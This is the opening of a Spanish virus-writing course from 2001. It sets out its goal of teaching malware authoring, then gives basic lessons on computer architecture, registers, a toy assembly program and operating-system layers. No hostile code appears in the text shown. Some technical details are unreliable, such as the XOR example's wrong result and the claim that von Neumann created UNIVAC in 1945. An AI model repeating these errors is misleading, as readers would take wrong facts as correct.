Curso de programación de virus

Made by Wintermute, 2001

Índice

BUUO EDICIONES
Contactos para la elaboración documentación warez: cclmnb@gmail.com

Introducción

Objetivos del curso

La meta de este curso es el aprendizaje de métodos en programación, tanto en teoría como en práctica, de virus informáticos. No obstante, no ofreceré el camino típico; esto es, aprender ensamblador, aprender formatos de ficheros e infectar. Con alguna experiencia en el tema, creo que lo primero que hay que hacer no es ponerse a programar como un salvaje sin entender qué se está tocando y cómo funciona: se dará pues una visión general acerca de todo aquello que se va a tocar (arquitectura de un computador y sistemas operativos), necesaria antes de empezar a programar nada, y con esto en mente debería de resultar muchísimo más sencillo no ya sólo programar virus, sino desarrollar cualquier otro tipo de aplicaciones que necesiten conocimientos de este estilo.

Algunos consejos antes de empezar

***** Escribir virus informáticos no es fácil. Requiere esfuerzo, requiere muchas horas delante de un ordenador, a veces tan solo para corregir diez líneas de código que no sabes por qué no funcionan. La **paciencia** es la primera arma con la que hay que contar. Por eso, aunque he intentado ser detallado en las explicaciones y pongo mucho código en ellas, no hay virus completos en este curso. No se puede dar todo hecho, uno ha de acostumbrarse desde el principio a tener que buscarse la vida y soportar la desesperación cuando algo no funciona hasta que al fin se descubre cuál era el fallo.

***** Eso implica una cosa; escribe virus porque te guste escribir virus. Quien pretende ser el *mega-h4x0r* y llenar el mundo de bichitos o cualquier cosa así, se quemará cuando tenga que tirarse dos horas debuggeando código hasta descubrir que algo no funciona porque se le olvidó añadir una estupidez. Quien pretende ser un malote-jax0rito lo tiene más fácil si se baja programas para nukear y se pone a hacer el idiota en IRC o escribe un estúpido troyano en un .BAT y se lo intenta colar a la gente (patético, ¿verdad?)... en resumen, destruir es muy sencillo, lo difícil es **crear.**

*** Imaginación** es la clave a la hora de escribir virus informáticos; el mundo está lleno de gente que escribe bazofia con lenguaje de Macro de Word, o incluso de programadores que aunque muy buenos técnicamente, no aportan nada cuando escriben algo. Un virus sencillo que tenga algo nuevo aporta mucho más que el *m3g4v1rus de 30kb* que infecta diez mil tipos de fichero que ya han sido infectados antes. Sería fácil sacar un virus polimórfico para Linux reutilizando otro engine que tuvieramos hecho para Windows, pero... ¿qué aportaría?

***** Si parte de tus pretensiones se orientan hacia la rama que llamaríamos ***hacktivista***, ten cuidado con los programas autorreplicantes si quieres darles el uso de arma; mide sus posibilidades, pues la difusión de un virus con toda probabilidad causará no más que daños a usuarios inocentes. Los virus como baza antisistema, como método del caos, serían todo un tema a discutir pero que evidentemente se sale de la temática de este curso y es responsabilidad de cada persona individual; no obstante como digo, soltar un virus aparte de ilegal no es precisamente algo "agradable" para el usuario que reacciona borrando sus archivos para librarse de él. Dañar la información contenida en un ordenador no aporta nada positivo a nadie, y aunque tu código no sea destructivo el usuario que reacciona con pánico desconoce ese hecho; puede destruirlo él mismo siendo tú indirectamente responsable de ello. Aunque tú eres quien ha de decidir qué hacer con la información, si he de dar algún tipo de consejo es sencillo; ***no sueltes tus virus, experimenta en tu ordenador. No ganarás nada de otra forma.***

***** Por último, aclarar que mi única labor aquí es transmitir información. Lo que cada uno haga con ella es asunto suyo; ni me siento ni soy responsable de aquello que cada persona pueda decidir hacer una vez dotado de los conocimientos suficientes para escribir programas autorreplicantes (virus). Mantengo mi propia ética respecto a los virus informáticos que consiste en no "soltarlos" y enviar los ejecutables a compañías antivirus si voy a publicar el código en algún lado. Esta ética personal no tiene por qué coincidir con la de quien lea este curso; toma tus propias decisiones y sé responsable de ellas, aunque si eres del tipo "soy mal@ y quiero infectar al mundo", mejor será que te olvides de este curso, te aburrirá...

Capítulo

1

Estructura de Computadores

1.1.- Arquitectura Von Neumann

Así se conoce la forma de estructuración utilizada en los ordenadores actuales; desde 1945 con **UNIVAC**, se utiliza la arquitectura diferenciadora entre hardware y software que él creó (Von Neumann es junto con Alan Turing padre de la informática moderna, y curiosamente el gran precursor de los virus informáticos en sus estudios sobre autómatas autorreproductores que John Conway continuó en 1970 con el juego "Life", antecesor a su vez de los algoritmos genéticos). Según esta arquitectura, una definición adecuada para un computador sería la siguiente:

Máquina programada de propósito general capaz de realizar una serie de operaciones básicas siguiendo un conjunto de instrucciones que le son proporcionadas a través de un programa encaminado a resolver un problema.

Los elementos básicos de un computador propuestos por Von Neumann y que se utilizan en la actualidad son los siguientes:

- Memoria: Su misión consiste en servir de almacenamiento de la información dentro del computador, sean programas o datos, y sin hacer distinción entre código y datos (no hay una memoria para datos y otra para código ejecutable, está unificada).

- Dispositivos de E/S (Entrada/Salida): Engloban todos aquellos periféricos como puedan ser ratones, monitores, teclados,... es decir, todo lo que proporcione datos al computador o a través de lo cual salgan de él.


- BUS de comunicaciones: Las operaciones de accesos a datos, de manejo de periféricos y otras, han de realizarse a través de un BUS (hilos de comunicación); su misión engloba por ejemplo la transferencia de datos entre memoria y procesador.

- CPU - *Unidad Central de Proceso (Central Processing Unit)*: Es la encargada de controlar y ejecutar todas las funciones del computador. Es la que determina en qué condición se ejecuta el código y como han de mandarse los datos, generando además todas las señales de control que afectan al resto de las partes.

1.2.- Memoria

1.2.1.- Jerarquía de memoria

La memoria en un computador se organiza en varios niveles que se organizan en forma piramidal, en el pico aquello que es más rápido y también más escaso (registros) y en la base lo más lento pero al tiempo más abundante (discos):



Pirámide de memorias (según su velocidad y tamaño)

Los registros pertenecientes al microprocesador son los más rápidos (con un tiempo de acceso que suele estar entre 1 y 5 nanosegundos) aunque por su coste el tamaño es reducido (normalmente no más que 256 bytes). **La memoria caché**, más lenta, tarda entre 5 y 20 ns (tiempo de acceso) pero con un tamaño mayor que a pesar de todo pocas veces sobrepasa el megabyte. **La memoria principal**, lo que solemos conocer como **RAM**, tiene ya un tamaño bastante mayor - las configuraciones standard de PCs dificilmente bajan ya de los 128Mb - pero al tiempo un acceso más lento (entre 60 y 200 nanosegundos). Finalmente, con la **memoria secundaria** hacemos referencia normalmente al **disco duro**, que es utilizado por el ordenador como **memoria virtual**.

Entre los distintos niveles de la jerarquía, ha de haber una correspondencia en los datos. Un nivel superior, más pequeño que el inferior, contendrá información proveniente de este nivel más grande que él, información a la que quiere acceder más deprisa. Por ejemplo, cuando accedemos a una base de datos, esta se carga en memoria para que podamos accederla a más velocidad; sin embargo, si modificamos valores de estos datos en memoria, tendremos que hacer una actualización desde la memoria al disco duro para que los cambios sean permanentes; así pues, siempre que modifiquemos algo en un nivel de la jerarquía, tarde o temprano habrá que transferir estos cambios a los niveles inferiores hasta llegar a la base de la pirámide.

Del mismo modo sucede en la relación entre memorias caché y principal; en la memoria caché se van a cargar partes de la memoria principal que se supone van a ser más utilizadas que otras, con lo cual cuando se produzca una modificación de lo que contiene la caché, habrá que actualizar de alguna manera la memoria principal.

Podríamos decir lo mismo de la relación entre caché y registros del micro, pero estos registros han de ser descritos más adelante en detalle pues su importancia va a ser capital para la programación en lenguaje ensamblador.

Es ya cosa de la implementación de cada procesador, decidir cuales son las políticas de extracción (decidir qué información se sube al nivel superior y cuando) y de reemplazo (decidir qué porción de la información de ese nivel superior ha de ser eliminada).


1.2.2.- Memoria virtual

En un sistema dotado de memoria virtual, dos niveles de la jerarquía de memoria son tratados hasta cierto punto como si fueran uno sólo; esto es, las memorias principal y secundaria (memoria RAM y disco duro generalmente) se acceden mediante lo que denominamos **direcciones virtuales** (no olvidemos en cualquier caso que un programa ha de residir en memoria principal para ejecutarse, al igual que los datos para ser accedidos o modificados).

Para llevar a cabo esta labor, al ejecutarse un programa se asignará un **espacio virtual** a este, espacio que no va a compartir con ningún otro programa y gracias al cual tampoco va a ver a ningún otro programa más que al propio sistema operativo. Es decir, supongamos que tengo tres programas ejecutándose, P1, P2 y P3, y que nuestro sistema virtual maneja direcciones desde la 0x00000000 a la 0xFFFFFFFFh (en numeración hexadecimal). Cada uno de estos tres programas podrá ocupar la parte que quiera de esta memoria virtual, y aunque dos de ellos ocuparan la misma dirección virtual no se "pisarían" dado que son procesador y sistema operativo quienes mediante la **MMU** (Memory Management Unit) deciden a qué parte física de la memoria principal (o a qué zona de la memoria secundaria) corresponde la dirección virtual (ojo, el espacio virtual 0x00000000 a 0xFFFFFFFFFh es independiente en cada uno de los programas). Es por ello, que excepto por mecanismos que se implementen a través del sistema operativo, el código y datos de un programa no podrá ser accedido desde otro.

En cualquier caso, un programa no puede acceder a *todo* el espacio virtual, sino a la parte que le reserva el sistema operativo (volveremos a esto cuando hablemos sobre procesos en la parte dedicada a SSOO), ya que parte de él estará ocupado por código perteneciente al propio sistema operativo.

Por último, destacar que este espacio virtual se divide en **páginas virtuales**, cada una normalmente de 4Kb de tamaño; sobre estas se mantendrá una **tabla de páginas**, una estructura que contiene la información acerca de donde residen las páginas de un programa en ejecución. Si se intenta acceder en lectura o escritura sobre una página que está en la memoria principal no habrá problemas y la MMU traducirá la dirección virtual a la posición física en memoria. Sin embargo, si se intenta acceder a una página que resida en el disco duro, se generará un **fallo de página** y se cargarán esos 4Kb que estaban en el disco duro sobre la memoria principal, pudiendo, ahora sí, leer o escribir sobre la información contenida en ella.



En un modelo muy simplificado, 1 bit indica si la página pertenece al disco duro o a la memoria, y su dirección real (física)

La aplicación práctica la hemos visto todos en sistemas como Linux o Windows; se reserva un espacio de tamaño variable como "memoria virtual" (el término es en realidad incorrecto tal y como se utiliza en Windows, ya que la memoria virtual abarca la RAM que tenemos y lo que asignemos para disco duro), y esto nos va a permitir como gran ventaja cargar programas más grandes que la memoria que tenemos. Evidentemente, si arrancamos diez programas que ocupan 20Mb cada uno en memoria y nuestra memoria es tan sólo de 128Mb no vamos a poder tenerlos a la vez en memoria, con lo cual el sistema de memoria virtual se hace necesario. Lo mismo sucedería, si intentamos cargar un programa que necesita 140Mb de memoria.

Así pues, aquellos programas que estemos utilizando residirán en la memoria virtual, y aquellos que no, en el disco duro. Cuando utilicemos los otros, las partes menos utilizadas de la memoria principal pasarán al disco duro, y se cargarán desde él las que estemos utilizando.

1.3.- Dispositivos de E/S

Existen de entrada (ratón, teclado, scanner), de salida (monitor), y que cumplen ambas cosas (discos duros, disketeras, módems). Los conocemos más como "periféricos", y en realidad cualquier cosa, desde un detector de movimiento a una cámara de video, pueden utilizarse como dispositivos de E/S.

La tarea más compleja respecto a estos dispositivos, es su control mediante el microprocesador; por ejemplo un módem conectado al puerto serie de un PC ha de ponerse de acuerdo con el procesador respecto a la forma de intercambiar sus datos o la velocidad con la que lo hace. Se necesita que haya una coordinación entre ambos para que uno lea a la misma velocidad a la que el otro escribe, y para interpretar adecuadamente los datos transmitidos. Además, el procesador debe de mantener una jerarquía dando prioridad antes a unos periféricos que a otros (atender una petición del disco duro puede resultarnos más importante que atender una del teclado).

1.3.1.- Control de dispositivos de E/S

Existen tres modos básicos de realizar operaciones de E/S: programada, por interrupciones y por DMA (direct memory access):

* La ***E/S programada*** exige que el procesador esté pendiente de las operaciones realizadas por los periféricos; por ejemplo, en caso de controlar mediante este sistema un disco duro, la CPU tendría que ordenar la lectura de disco y estar pendiente mediante comprobaciones de si esta lectura ha sido realizada hasta que esto sea así; este es el método menos efectivo, puesto que mientras la CPU está haciendo estos chequeos para saber si la operación ha concluído no puede hacer otras cosas, lo cual reduce mucho su efectividad.

* Con un sistema de ***E/S por interrupciones***, el procesador se "olvida" una vez mandada en nuestro ejemplo esa órden de lectura de disco, y sigue ejecutando las instrucciones del programa actual. Cuando esta operación haya terminado, y en general cuando un periférico tiene datos dispuestos para enviar o recibir, se generará lo que se conoce como "interrupción"; esto es, que la ejecución del programa por el procesador se detiene, y salta a una **rutina de tratamiento de interrupción** que hace lo que tenga que hacer con esos datos. Salta a la vista, que este sistema (utilizado con frecuencia) es mucho más efectivo que la E/S programada, puesto que libera al procesador de estar pendiente de la finalización de las operaciones de E/S.

* Finalmente, la ***E/S por DMA*** libera por completo al procesador no sólo de la tarea de control sobre estas operaciones como ya hacía el sistema por interrupciones, sino también del tener que preocuparse por la transferencia de los datos. Parte de la memoria virtual se "mapea" sobre el periférico; esto es, si por ejemplo tenemos una pantalla de 80x25 caracteres, en memoria se reservará una zona de 80x25 bytes tales que cada uno representará un carácter (que se halla en ese momento en la pantalla). Así pues, para escribir o leer lo que hay en pantalla en lugar de tener que estar el procesador enviando órdenes, se realizaría de forma transparente, de modo que leyendo de la memoria se leería diréctamente del monitor, y escribiendo en ella se modificaría lo que está escrito sobre él.

1.4.- Buses de comunicación

Todas las operaciones mencionadas, han de realizarse a través de un BUS. Básicamente, tendremos tres tipos de buses:

- BUS de datos: Transfiere información, como su propio nombre indica. Por ejemplo, un bus de datos une el procesador con los discos duros o la memoria, para que estos puedan ser accedidos y su información transferida de un lugar a otro.

- BUS de control: Transporta las señales que se utilizan para configuración y control; pueden ser por ejemplo señales que decidan qué periférico ha de transmitir en un determinado momento, indicaciones para la memoria RAM de si debe de leer o escribir, etc.


- BUS de direcciones: Su utilidad se hace patente en operaciones como accesos a memoria; transportaría la indicación acerca del lugar de donde hay que leer o escribir en la RAM, o en el acceso a un disco duro el lugar

físico de este donde se quiere leer o escribir.

Estos buses se combinan constantemente para poder llevar a cabo satisfactoriamente las operaciones requeridas por el procesador central. En una lectura de memoria, la CPU mandaría señales para activar el proceso de lectura en la RAM, mientras que por el bus de direcciones viajaría aquella dirección de la que se quiere leer. Una vez llegados estos datos a la memoria, por el bus de datos viajaría hasta el procesador aquella información que se requirió en un principio.

1.5.- CPU

Se trata del "gran cerebro" del computador, encargada del control de todo lo que sucede y de la ejecución del código. Se compone de tres partes principales; la ALU (Arithmethic-Logic Unit), la Unidad de Control y la Unidad de Registros.



Modelo sencillo de un procesador relacionado con memoria y dispositivos de E/S

1.5.1.- La ALU (Unidad Aritmético-Lógica o Arithmethic-Logic Unit)

Su misión es la de realizar operaciones aritméticas. Dependen del diseño, aunque encontraremos como básicas suma y resta; puede que queramos disponer de otras más complejas como multiplicación y división (para ahorrar tiempo a la hora de hacer una suma reiterada en lugar de una multiplicación si no estuviera implementada, por ejemplo). Además, tendremos operaciones lógicas:

* **AND:** Un AND hecho a dos bits devuelve 1 sólo si los dos bits son 1 (por ejemplo, 011 AND 101 dará como resultado 001). Equivale al "Y" lógico (es decir, al resultado en lógica de algo como "se da X **y** se da Y", frase que sólo sería verdadera en caso de darse X e Y).


* **OR:** Un OR hecho a dos bits devuelve 1 si al menos uno de los dos bits implicado en la operación es 1 (un 011 OR 101 da como resultado 111). Equivale al "O" lógico (el resultado de algo como "se dan X, Y o ambos", sentencia cierta en caso de darse X, Y o ambos).

* **XOR:** Un XOR, (eXclusive OR, O exclusivo) da 1 operando sobre dos bits si uno de los dos bits es 1 y el otro 0 (la operación 011 OR 101 resulta 010). Este "O exclusivo" en lógica es el que se daría en un "X está vivo o está muerto"; una de las dos condiciones ha de cumplirse para que esta sentencia sea cierta.

*** NOT:** Esta operación trabaja con un sólo bit; lo que hace es invertirlo (así, NOT 011 dará 100 como resultado).

Las operaciones con la ALU se pueden indicar mediante una señal de control con los bits suficientes como para diferenciar entre los tipos de operación existentes. Es decir, si tenemos 2 bits para la señal de control, las posibilidades de estos bits serán "00-01-10-11", lo cual da como resultado una ALU que pueda hacer cuatro funciones distintas. Con 3 bits, tendríamos "000-001-010-011-100-101-110-111", es decir, 8 operaciones posibles.

Además de esta señal de control, tendremos dos entradas de datos; esto es, los operandos de la función que se va a realizar. Así, si queremos hacer un AND entre dos números, meteremos cada uno de ellos por una entrada de datos y seleccionaremos el AND. Por supuesto, habrá al menos una salida conectada para el resultado de la operación:



1.5.2.- La Unidad de Control

Es la que realiza el secuenciamiento del programa que estoy ejecutando; esto es, la ejecución de la instrucción actual y la obtención de la siguiente. Su función es obtener las señales de temporización y control para ejecutar según los datos que entran, determinando el funcionamiento de la CPU y su comunicación interna.

Al ir a ejecutar una instrucción, la unidad de control pedirá que sea cargada y la analizará, viendo qué tiene que hacer en la CPU para que lo que la instrucción dice que ha de hacerse, llegue a buen término; por ejemplo, si esta instrucción es un AND de dos elementos, mandaría estos dos a la ALU y activaría las señales de control para que realizase un AND, para después transferir el resultado donde la propia instrucción indicase.

1.5.3.- La Unidad de Registros

Tiene una gran importancia, ya que la CPU usa estos registros para no tener que estar siempre accediendo a la memoria. Un registro no es más que un "pedazo" de memoria con una velocidad de acceso muy grande, normalmente de un tamaño que no supera los 64 bits (siempre una cifra tipo 16, 32, 64, 128...).

Sus usos, son diversos; mientras que por ejemplo cuando se ejecuta una instrucción esta se guarda en un registro mientras dura su procesamiento, pueden usarse también para almacenar datos con los que operar o hacer transferencias con la memoria, etc.

Hay dos tipos básicos de registros

A.- Registros de propósito general

Podemos darles cualquier uso. Son accesibles, visibles al programador, que puede utilizarlos. Sirven para volcado de datos, instrucciones... por ejemplo, en el MC68000 de Motorola, existen 16 registros de 32 bits de propósito general (A0-A7 y D0-D7, para almacenar direcciones y datos respectivamente). En otros como los

80x86 de Intel tenemos otra serie de registros de 32 bits con nombres como EAX, EBX, ECX, EDX, etc...

B.- Registros de propósito específico

Son registros que utilizan la unidad de control; el programador no puede utilizarlos, al menos diréctamente. Los principales (cuyo nombre cambia según cada implementación pero que por lo general se suelen encontrar en toda CPU) son:

- IR: Su misión es contener la instrucción que se está ejecutando por la CPU; es el Registro de Instrucción (o Instruction Register). Mientras la instrucción se esté ejecutando, se contendrá ahí.

- PC: Program Counter o Registro de Contador de Programa. Su misión es contener la dirección de la instrucción siguiente a la que estamos ejecutando. Por ello, permite ejecutar un programa de modo secuencial (línea a línea), tal y como ha sido programado.

- SR: Es el Registro de Estado, o Status Register. Su misión es reflejar en cada momento en qué situación se encuentran algunos detalles de la CPU (por ejemplo, almacena resultados de comparaciones) de cara a tomar decisiones, así como otros parámetros que pueden necesitar ser consultados. En la mayoría de las implementaciones este registro es, al menos, accesible.

- SP: Registro de Pila o Stack Pointer; la función de la "pila" será explicada ya más adelante, pero es necesario para poder hacer llamadas a funciones en programas y para muchas otras cosas.

- MAR: Registro de Dirección de Memoria (Memory Address Register): Es el que finalmente comunica la CPU con el bus externo. Concluída la instrucción, el PC se vuelca en el MAR, y el bus de direcciones localizará la siguiente instrucción según el contenido de este registro.

- MDR: Registro de Datos de Memoria (Data Address Register): Es el que pone en contacto la CPU y el bus de datos, que contiene la información para ser transferida por él o para recibirla.

1.6.- Ejemplo de un procesador simple

Para poner en práctica lo explicado anteriormente, vamos a diseñar y programar un procesador muy simple, que pretende servir para acabar de comprender la forma de relacionarse de todos los elementos descritos.

1.6.1.- Estructura del procesador

Nuestro pequeño ordenador, tendrá las siguientes características:

- Una memoria de 64Kb (65536 bytes), que será direccionable con un registro MAR en el procesador de 16 bits (si se hace la operación, 2 elevado a 16 es 65536, el mayor número que un número binario de 16 cifras puede representar).

- Un registro de propósito general de 16 bits, llamado AC; además, un SR (estado), MAR y MDR (datos y direcciones) y PC.

- Una ALU en el procesador con 8 operaciones: AND, OR, NOT, XOR, ADD (suma), SUB (resta), INC (incrementa en uno) y DEC (resta uno).

1.6.2.- Juego de instrucciones

Las instrucciones que va a poder ejecutar la CPU son las siguientes:

- *Aritmético-lógicas:* las que realiza la ALU, es decir, **AND, OR, NOT, XOR, ADD, SUB, INC y DEC.**

- *Para mover posiciones de memoria entre sí,* al registro AC o desde el registro AC (todo ello reunido en la

instrucción **"MOV"**).

- *Salto en ejecución* (**JMP**)

- *Comparación* (**CMP**): Lo que hará será actualizar el registro de estado en la CPU dependiendo del resultado de la comparación, para permitir saltos condicionales a posteriori.

- *Salto condicional* (**JE** -> Salta si Igual (Jump if Equal), **JNE** -> Salta si no Igual (Jump if Not Equal)).

- *Parada del procesador* (**STOP**)

Algunos ejemplos de la implementación de estas instrucciones serían:

***** *AND [1214h],AC* -> realizaría la operación lógica entre el registro AC y los 16 bits contenidos en la dirección de memoria 1214h (h significa que la notación del número es hexadecimal), almacenando en esa posición de memoria el resultado.

***** *OR [1263h], [1821h]* -> haría un OR lógico entre los contenidos de memoria de 1263h y 1821h, almacenando en 1263h el resultado.

***** *MOV AC,[8241h]* -> Movería el contenido de la dirección de memoria 8241h al registro AC.

***** *JMP 2222h* -> Cambiaría el PC (Program Counter, es decir, la siguiente instrucción a ser ejecutada) a la dirección 2222h. La instrucción que se contenga en esa dirección será la siguiente a ser ejecutada.

***** *CMP AC, 12* -> Si el contenido del registro AC es 12, activaría en el registro de estado de la CPU un bit que indicaría que el resultado de la ultima comparación es "verdadero", con lo que un JE (Jump if Equal o Salta si Igual) se ejecutaría si siguiese a esa instrucción.

***** *JE 1111h* -> En caso de que en una comparación (CMP) anterior el resultado fuera verdadero (por ejemplo, en el caso anterior AC vale 12), el PC cambiaría para contener 1111h como dirección de la siguiente instrucción a ejecutar. En caso de que la comparación hubiera resultado falsa - en el caso anterior que AC no valga 12 -, la instrucción sería ignorada y se ejecutaría la siguiente instrucción.

1.6.3.- Ejecución de una instrucción

Podemos distinguir dos fases:

Fase de Fetch: Al comienzo del procesado de una nueva instrucción, el registro específico PC de la CPU contiene la dirección de donde esta ha de obtenerse. El contenido de este registro se pasará al MAR (Memory Address Register) transfiriéndose a la memoria mediante el bus de direcciones, y se activará esta memoria para indicar que se desea realizar una lectura sobre ella enviando una señal adecuada a través del bus de control. Así, la instrucción llegará hasta el MDR, de donde se enviará a la Unidad de Control para su procesamiento.

Procesamiento: Una vez llega la instrucción a la Unidad de Control, ésta distinguirá según su codificación de qué tipo es y realizará las operaciones necesarias para ejecutarla. Si por ejemplo es un salto tipo JMP, enviará la dirección al PC y dará por terminada la ejecución de la instrucción. Por supuesto hay casos bastante más complejos, como podría ser un ADD AC, 215 (sumar 215 al registro AC). En esta en particular, el procesador enviará esta cifra (215) a una de las entradas de la ALU y el registro AC a la otra, indicando mediante señales de control a ésta que desea activar la operación de sumar, ADD. Una vez realizada la operación dentro de la ALU, su salida se enviará de nuevo al registro AC, con lo que ahora contendrá AC+215, acabando entonces la ejecución de esta instrucción y pasando de nuevo a la fase de fetch (por supuesto no sin antes sumarle al registro de contador de programa la longitud de la instrucción que se acaba de ejecutar, para que al acceder a memoria en el fetch se cargue la siguiente en la Unidad de Control).

Dado que los ejemplos nunca sobran, veamos una instrucción como CMP AC, 12. Una vez llegue tras la *fase de fetch* a la Unidad de Control, de nuevo se utilizará la ALU; en esta ocasión se la indicará mediante señales de control que realice la operación de resta (SUB), metiendo por un lado el 12 y por otro el registro AC. Sin embargo, la salida de la ALU se perderá pues lo único que no simporta es si el resultado de la operación es 0

(si el contenido de AC - 12 resulta cero, está claro que AC contiene un 12). En caso de ser por tanto AC = 12, se modificará el Registro de Estado para indicar que el resultado de la anterior operación fue cero, es decir, que AC vale efectivamente 12 (aunque no necesariamente AC, podríamos hacer algo como CMP [1212h],16, es decir, comparar 16 con el contenido de la posición de memoria 1212h). A posteriori, de nuevo se sumaría el tamaño de esta instrucción al registro PC y se haría el fetch de la siguiente instrucción.

1.6.4.- Un programa sencillo

Con lo que sabemos, ya podemos escribir un programa sencillo; en este caso y dado que nuestro pequeño ordenador no posee operación de multiplicar, lo que va a hacer la rutina siguiente es la multiplicación entre dos números contenidos en las direcciones de memoria [1000h] y [1002h], almacenando el resultado en [1004h].

```
               MOV AC,[1000h] ; Cargamos en AC el primer operando
               MOV [1004h],0 ; Ponemos a cero el resultado
Bucle:        DEC AC ; Decrementamos AC en uno
               ADD [1004h],[1002h] ; Añadimos al resultado el segundo operando
               CMP AC,0
               JNE Bucle
               STOP
```

La ejecución de este programa es fácil de comprender; el algoritmo que utiliza para multiplicar los números contenidos en 1000h y 1002h es el de coger uno de ellos y sumarlo tantas veces como el otro indique (por ejemplo, 7*6 se convertiría en 7+7+7+7+7+7). Para ello lo que hace es ir restando uno (con el DEC) cada vez que hace una suma del primer operando sobre el resultado, y cuando este llega a cero, el JNE (Jump if Not Equal, salta si no es igual) no se ejecutará y por tanto llegará al STOP, es decir, que el programa habrá concluído y la operación habrá sido realizada.

1.6.5.- Lenguaje ensamblador

El trozo de código del apartado anterior está escrito en un lenguaje que el microprocesador entiende diréctamente gracias a su unidad de control. Aunque este varíe según el modelo (y tenemos por ejemplo procesadores con pocas instrucciones como son los RISC o con muchas como los CISC), la denominación de este lenguaje básico del procesador como **lenguaje ensamblador** se mantiene.

Más adelante, habrá que aprender el ensamblador (o ASM) propio del PC de cara a la programación de virus, pues es en este lenguaje en el que se escriben. En realidad, cuando escribimos un programa en cualquier otro lenguaje como pueda ser C, lo que está haciendo el compilador que traduce nuestro código a un formato ejecutable es traducirlo a ensamblador (lógicamente, una máquina no puede interpretar diréctamente el lenguaje C). Una vez el compilador ha realizado ese trabajo de traducción desde el lenguaje en que hemos programado a ensamblador, la máquina ya puede ejecutar nuestro programa. Es por esto, que programar diréctamente en ensamblador nos da grandes ventajas al estar controlando al detalle qué sucede en la máquina, qué está ejecutando el procesador, en lugar de delegar el trabajo a compiladores sobre los que no ejercemos un control directo.

Capítulo

2

Fundamentos de SSOO

2.1.- Introducción y funciones de los SSOO


La misión del sistema operativo (SO) es dar una serie de programas al ordenador que permitan una utilización cómoda del computador, dotándolo de toda una serie de funciones:

- Gestión de los recursos del computador: Debe de controlar a este nivel la asignación de recursos a los programas libres en ejecución, recuperación de recursos cuando los programas no los necesitan. Será lo que conoceremos como "nivel kernel".

- Ejecución de servicios para los programas: Estos servicios incluirán varios para lanzar la ejecución de un programa, comunicar unos con otros, operar con la E/S, sobre ficheros, y el tratamiento y solución de errores. Lo llamaremos más adelante "nivel API"

- Ejecución de los mandatos de los usuarios: Es el módulo del sistema operativo que permite que los usuarios dialoguen de forma interactiva con el sistema, conocido como "nivel shell".

Analizaremos estos tres niveles en detalle.



Las tres capas, kernel, API y Shell, siendo kernel la más cercana al computador y shell la más cercana al usuario

2.2.- Nivel Kernel

Decíamos en el anterior punto que el "nivel kernel" es el que se encarga de la gestión de los recursos del computador; por así decirlo, el kernel es la parte más interna de un sistema operativo, la que maneja las cosas más básicas que este posee y da la base para que podamos utilizarlo. Realizará la gestión básica de procesos (un proceso es a grandes rasgos un programa ejecutándose, con su propio espacio virtual de direcciones de memoria tal y como indicábamos en la parte dedicada a la memoria en el capítulo primero), así como va a ser el encargado de proteger unos programas de ser accedidos por otros, va a realizar el mantenimiento del sistema de ficheros, etc. Podemos definir sus tareas como:

- Asignación de recursos: Proporcionarlos para aquellos programas que se encuentran en ejecución, manteniendo para ello estructuras que le permitan saber qué recursos están libres y cuáles están asignados a cada programa, teniendo en cuenta la disponibilidad de los mismos; es importante la recuperación de estos recursos cuando los programas ya no los necesitan. Una recuperación mal hecha puede hacer por ejemplo que el sistema operativo considere que no tiene memoria, cuando en realidad si la tiene.

